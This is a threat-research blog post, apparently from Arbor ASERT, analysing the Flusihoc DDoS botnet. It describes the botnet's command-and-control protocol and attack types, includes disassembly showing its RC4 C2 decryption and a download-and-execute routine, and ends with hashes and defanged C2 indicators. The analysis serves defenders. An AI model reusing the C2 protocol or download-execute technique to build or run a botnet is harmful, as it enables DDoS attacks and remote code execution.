The Flusihoc Dynasty, A Long Standing DDoS Botnet

arbornetworks.com/blog/asert/the-flusihoc-dynasty-a-long-standing-ddos-botnet/

by ASERT Team on October 3rd, 2017

Since 2015, ASERT has observed and followed a DDoS Botnet named Flusihoc. To date very little has been published about this family, despite numerous anti-virus and intrusion detection signatures created by various vendors. Flusihoc has remained persistent with multiple variants, over 500 unique samples in our malware zoo, and continued development. Flusihoc is a versatile C++ malware capable of a variety of DDoS attacks as directed by a Command and Control server. We have decided to take a look at this malware family due to a recent uptick in observed activity. This post will discuss this family, its features and observed activity over the years.

Possible Chinese Origin

The geolocation of the identified C2 addresses and static attributes of the malware suggest that Flusihoc may be of Chinese origin. Looking at Flusihoc samples, we find debug strings such as:

> C:\Users\chengzhen\Desktop\svchost\Release\svchost.pdb

bearing the word Chengzhen which translates to the phrase, “to become true”, in English from Chinese. Additionally, other samples contained debug strings and values which included Chinese characters. Looking at PE resources of samples we find a large portion of samples have Chinese_Simplified language resources. It is important to note these points could be part of the attacker’s intentional effort to mislead researchers.

Command and Control (C2) Communications

Flusihoc communicates with its C2 via HTTP in plain text. An example C2 communication looks like:

The C2 uses a command structure based on numbers; the bot will receive a number and respond appropriately based on the command associated with that number value. The communication strings are separated by "**|**" characters and terminated with the string "**end**". ASERT identified the following numbered commands: **1** - Requests the bot to send infected system information; this command will prompt the bot to return information such as, operating system name, CPU details, RAM size and network speed. **22** - Tells the bot to check for attack payloads and send a "**null**" to the C2 if it has not previously received a payload. If the bot responds with a “**null**”, the C2 will send a blob of text which the bot will parse out and use for its attack payloads. If the bot already has an attack payload it will send an "**end**" to the C2. **333** - Gets attack status and will prompt the bot to send a "**Busy**" or "**Idle**" message based on if it is actively attacking a target. **4444** - Commands the bot to stop the current attack Additionally, the C2 will send a command in this format to initiate an attack:

> <attack command #>|<target>|<port>|<# of threads>|<uri>|<attack type>\n…end

DDoS Attack Types

Flusihoc is capable of 9 types of DDoS attacks:

- SYN_Flood (1)
- UDP_Flood (2)
- ICMP_Flood (3)
- TCP_Flood (4)
- HTTP_Flood (5)
- DNS_Flood (6)
- CON_Flood (7)
- CC_Flood (8)
- CC_Flood2 (9)

These attack types are sent by the C2 in string format for the bot to parse and issue attacks based off of. The mechanisms used to conduct these attacks vary by attack type and variant primarily utilizing **Winsock2** from the Windows SDK.


Observed Improvements and Changes

Removed then Re-Added Persistence

Early variants of Flusihoc such as this sample available on VirusTotal used a persistence registry entry in '**Software\Microsoft\Windows\CurrentVersion\Run**'. However, in later samples, this persistence mechanism is not present in a large portion of samples. This may be to evade detection however, it also makes it harder for the bot to restart after a system reboot. In newer samples, we see the Flusihoc authors bring back this persistence mechanism, presumably due to the difficulties maintaining persistence after the run entry was removed.


Encrypted C2 Address

Flusihoc also transitioned from a plaintext C2 to a RC4 encrypted C2 address in later variants. In a sample with a March 2017 compilation date, available on VirusTotal, we can see the C2 address in plaintext:



```
Main_loop__sub_403930+210
Main_loop__sub_403930+210  loc_403B40:
Main_loop__sub_403930+210  xor     eax, eax
Main_loop__sub_403930+212  push    offset aCc_345dnf_com ; C2 Address
Main_loop__sub_403930+217  mov     [esp+2ECCh+cp], 0
Main_loop__sub_403930+21F  mov     [esp+2ECCh+var_2C6F], eax
Main_loop__sub_403930+226  mov     [esp+2ECCh+var_2C6B], eax
Main_loop__sub_403930+22D  mov     [esp+2ECCh+var_2C67], eax
Main_loop__sub_403930+234  mov     [esp+2ECCh+var_2C63], eax
Main_loop__sub_403930+23B  mov     [esp+2ECCh+var_2C5F], ax
Main_loop__sub_403930+243  mov     [esp+2ECCh+var_2C5D], al
Main_loop__sub_403930+24A  call    ds:ws2_32_gethostbyname
Main_loop__sub_403930+250  test    eax, eax
Main_loop__sub_403930+252  jz      short loc_403BB1
```

However, we see an encrypted C2 in a newer sample on VirusTotal with a compilation date in April 2017. In this sample, the C2 looks similar to the March 2017 variant however, instead of a plain text C2, we have an encrypted C2:



```
00404817
00404817 loc_404817:
00404817 xor     eax, eax
00404819 lea     edi, [esp+32B8h+Encrypted_C2_name]
00404820 mov     [esp+32B8h+cp], 0
00404828 mov     [esp+32B8h+var_3047], eax
0040482F mov     [esp+32B8h+var_3043], eax
00404836 mov     [esp+32B8h+var_303F], eax
0040483D mov     [esp+32B8h+var_303B], eax
00404844 mov     [esp+32B8h+var_3037], ax
0040484C mov     [esp+32B8h+var_3035], al
00404853 mov     dword ptr [esp+32B8h+Encrypted_C2_name], 0A14B28BAh
0040485E mov     [esp+32B8h+var_3070], 2FEC3B3h
00404869 mov     [esp+32B8h+var_306C], 0AC998BFBh
00404874 mov     [esp+32B8h+var_3068], 0FC3E941Ch
0040487F mov     [esp+32B8h+var_3064], al
00404886 call    RC4_c2_decryption_sub_402700
```

The bot then calls a function that employs standard RC4 encryption to decrypt the C2 value with a key. In the case of this sample the RC4 key was "**crealloc**" which we found within the byte ptr of the RC4 decryption function seen below: The RC4 function is standard and when given the above encrypted C2 value and the key you will get the C2 address of: **Main[.]dresou[.]net**

Download and Execute Functionality

In the same sample from April 2017, we found new functionality where the bot will download and execute a file using the Windows API functions **URLDownloadToFileA**, **WinExec** and **ShellExecuteA**. If the file ends with "**exe**" it will download a file from the provided URL and execute it.

```
004038B4 rep movsd
004038B6 push    0                  ; LPBINDSTATUSCALLBACK
004038B8 push    0                  ; DWORD
004038BA mov     ecx, eax
004038BC lea     edx, [esp+180h+CmdLine]
004038C3 push    edx                ; LPCSTR
004038C4 lea     eax, [esp+184h+File]
004038C8 push    eax                ; LPCSTR
004038C9 and     ecx, 3
004038CC push    0                  ; LPUNKNOWN
004038CE rep movsb
004038D0 call    ds:URLDownloadToFileA
004038D6 push    1                  ; uCmdShow
004038D8 lea     ecx, [esp+17Ch+CmdLine]
004038DF push    ecx                ; lpCmdLine
004038E0 call    ds:WinExec
004038E6 xor     eax, eax
```

If the file name does not end with "**exe**", it will run it with ShellExecuteA using the "**open**" operation.

This feature allows the botnet controller to update Flusihoc malware or download additional malicious files remotely.

Campaign activity

C2s Discovered

Using our botnet infiltration system, ASERT has tracked 154 different C2s associated with Flusihoc issuing 24,137 attacks commands since July 2015. 48 C2s are still active as of Sept. 2017. below are the C2s generating the most attack commands:

- wm[.]sshtdk[.]com
- 1211[.]sshtdk[.]com
- 121[.]sshtdk[.]com
- pp[.]sshtdk[.]com
- qq[.]sshtdk[.]com

The majority of C2s observed geo-locate to China with most of the attack commands directed towards target URLs within China. A cursory review of the target URLs does not reveal any obvious correlation between targets suggesting this family is likely part of a financially motivated booter service in China.

Observed DDoS Activity

Arbor ATLAS infrastructure collects anonymized DDoS attack data from nearly 400 globally distributed service providers running the Arbor SP/TMS Platform. Leveraging ATLAS, we are able to measure a portion of the botnet's attacks. Since July 2017, we can correlate observed Flusihoc attack commands with 909 subsequent DDoS events reported into ATLAS. The peak attack size was 45.08 Gbps seen on July 6th, 2017. A majority of the DDoS attacks involve TCP SYN over port 80, 1-1023 and 443. These events have an average attack size of 603.24 Mbps usually launching around 14 different attacks per day.

DDoS Events Since July 2017	
Total Number of Events	**909**
Average Number of Attacks/Day	**14.66 Attacks**
Peak Attack Size	**45.08 Gbps**
Average Attack Size	**603.24 Mbps**
Top 3 Destination Ports	1. **80** (207 events) 2. **1-1023** (173 events) 3. **443** (116 events)
Top 3 Alert Types	1. **TCP SYN** (452 events) 2. **SSDP Amplification** (123 events) 3. **UDP** Misuse (115 events)

Conclusion

Flusihoc is likely a Chinese DDoS botnet which primarily focuses on targets in China. Analysis suggests this botnet is part of a regional DDoS service based on the variance of targets. This malware family has been around since at least 2015 and has been associated with over 154 C2s. Flusihoc, although not the largest DDoS botnet, would still be capable of causing problems given the fragility and brittleness of so many sites, servers, services, and applications. These DDoS attacks can be mitigated by Arbor solutions like Arbor SP/TMS.

Indicators

Samples:

- 41f1c2b942fb8c78d9d3b9e339480970ead06241
- 2ff3eab0892325b936beee70d8625c4e8d50d7c0
- 6a1863abded29f1151db7f1eebe33298adbcb793

C2s:

- Main[.]dresou[.]net
- wm[.]sshtdk[.]com
- 1211[.]sshtdk[.]com
- 121[.]sshtdk[.]com
- pp[.]sshtdk[.]com
- qq[.]sshtdk[.]com

Yara Rule:

(GitHub URL removed)

Posted In

- Analysis
- Arbor Networks - DDoS Experts
- ATLAS
- Attacks and DDoS Attacks
- Botnets
- Interesting Research
- Malware
- threat analysis
- Uncategorized

Subscribe

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.